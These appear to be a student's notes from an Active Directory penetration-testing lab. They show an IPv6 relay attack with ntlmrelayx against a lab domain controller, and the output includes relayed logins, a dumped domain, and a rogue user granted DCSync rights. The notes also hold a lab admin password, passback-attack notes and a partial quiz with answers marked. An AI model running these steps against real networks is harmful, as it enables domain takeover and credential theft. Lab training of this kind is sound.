"#ntlmrelayx.py -6 -t ldaps://192.168.163.156 -wh fakewpad.onepiece.local -l treasureChest

-6 is for IPv6

-t is for Target (DC)

-wh this is for the wpad fake server.

-l for loot

last variable is the folder name that is going to be created containing the "loot".


Issue this command.


Then, go back to the previous command, and run it.

While it is running. We need an event to occur. Here, a machine rebooting, or someone login in to a device counts as an event.

We can only run this in small sprints. Somewhere from 5 to 10 minutes at a time.

We are going to reboot THEROBOT machine for the event to happen, after login and signing out of ZRoronoa account.






Valuable information is going to be in the treasureChest folder.


Then, you should see the information retrieved from the reboot event.

After that, we need to login with an DC Administrator account. We can use ONEPIECE\Administrator and the password "P@$$w0rd!" . It should also work with USogeking, since it is an DC Administrator account. The user is created after the login event.

The account that was created for us (after using domain administrator account):



The mitm6 output:



NTLMRelayx output (important parts):

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/IPv6-Attack]
└─$ ntlmrelayx.py -6 -t ldaps://192.168.163.156 -wh fakewpad.onepiece.local -l treasureChest
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and wil
l be removed in the next release.
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
[*] HTTPD: Client requested path: /wpad.dat
[*] HTTPD: Serving PAC file to client ::ffff:192.168.163.158
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
[*] HTTPD: Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
[*] HTTPD: Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
[*] HTTPD: Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
[*] HTTPD: Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] HTTPD: Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] HTTPD: Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] Authenticating against ldaps://192.168.163.156 as ONEPIECE\THEROBOT$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Authenticating against ldaps://192.168.163.156 as ONEPIECE\THEROBOT$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
[*] HTTPD: Client requested path: mobile.events.data.microsoft.com:443
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
[*] HTTPD: Client requested path: go.microsoft.com:443
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
[*] HTTPD: Client requested path: go.microsoft.com:443
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
[*] HTTPD: Client requested path: go.microsoft.com:443
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
[*] HTTPD: Client requested path: go.microsoft.com:443
```

```
[-] Exception in HTTP request handler: 'NoneType' object has no attribute 'sendAuth'
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
[*] HTTPD: Client requested path: login.live.com:443
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
[*] HTTPD: Client requested path: login.live.com:443
[*] HTTPD: Client requested path: login.live.com:443
[*] Authenticating against ldaps://192.168.163.156 as ONEPIECE\Administrator SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains

ACE
AceType: {0}
AceFlags: {0}
AceSize: {36}
AceLen: {32}

Ace:{

    Mask:{
        Mask: {983551}
    }

    Sid:{
        Revision: {1}
        SubAuthorityCount: {5}

        IdentifierAuthority:{
            Value: {'\x00\x00\x00\x00\x00\x05'}
        }
        SubLen: {20}
        SubAuthority: {'\x15\x00\x00\x00\xbeyFp\xc5\xec\tGb$\x0b\xbe\x00\x02\x00\x00'}
    }
}
TypeName: {'ACCESS_ALLOWED_ACE'}

ACE
AceType: {0}
AceFlags: {18}
AceSize: {36}
AceLen: {32}

Ace:{

    Mask:{
        Mask: {983551}
```

User created:

```
TypeName: {'ACCESS_ALLOWED_ACE'}
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Attempting to create user in: CN=Users,DC=ONEPIECE,DC=local
[*] Adding new user with username: gDKjEqGfSI and password: ENI;MltHorW@lh2 result: OK
[*] Querying domain security descriptor
[*] Success! User gDKjEqGfSI now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20241006-183207.restore
[*] HTTPD: Received connection from ::ffff:192.168.163.158, attacking target ldaps://192.168.163.156
```

```
TypeName: {'ACCESS_ALLOWED_ACE'}
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Attempting to create user in: CN=Users,DC=ONEPIECE,DC=local
[*] Adding new user with username: gDKjEqGfSI and password: ENI;MltHorW@lh2 result: OK
[*] Querying domain security descriptor
[*] Success! User gDKjEqGfSI now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20241006-183207.restore
```

This is yet to come. Secretsdump.py and the user created for us.

90.11 - IPv6 Attack Mitigations/Defenses


90.12 - Passback Attacks

Good source: https://www.mindpointgroup.com/blog/how-to-hack-through-a-pass-back-attack/

This attacks goes back to printers and IOTs devices.

The resource above guides us through how to exploit printers/IOTs services. In among them, LDAP and SMB. The set up of these services could be done with either an administrator account, or with low level users. Depending on how the network is set up, it could be a honey pot, but to say the least, it will give us an initial access to some account if we can exploit it.

90.13 - Initial Internal Attack Strategy



90.14 - Quiz

1 / 4

What will we receive when carrying out a successful LLMNR attack?

Shell to the target

Shell to the Domain Controller

correct

User hash

List of service accounts

Continue ›

2 / 4

When is the best time to run Responder?

correct

Early in the morning before users login

Late at night after all users have gone home

‹ Back

Continue ›

4 / 4

What tools can be used to check if SMB signing is disabled on a target? (multiple choice)

correct

Nessus ✔

correct

Nmap ✔

Nikto

‹ Back

Continue ›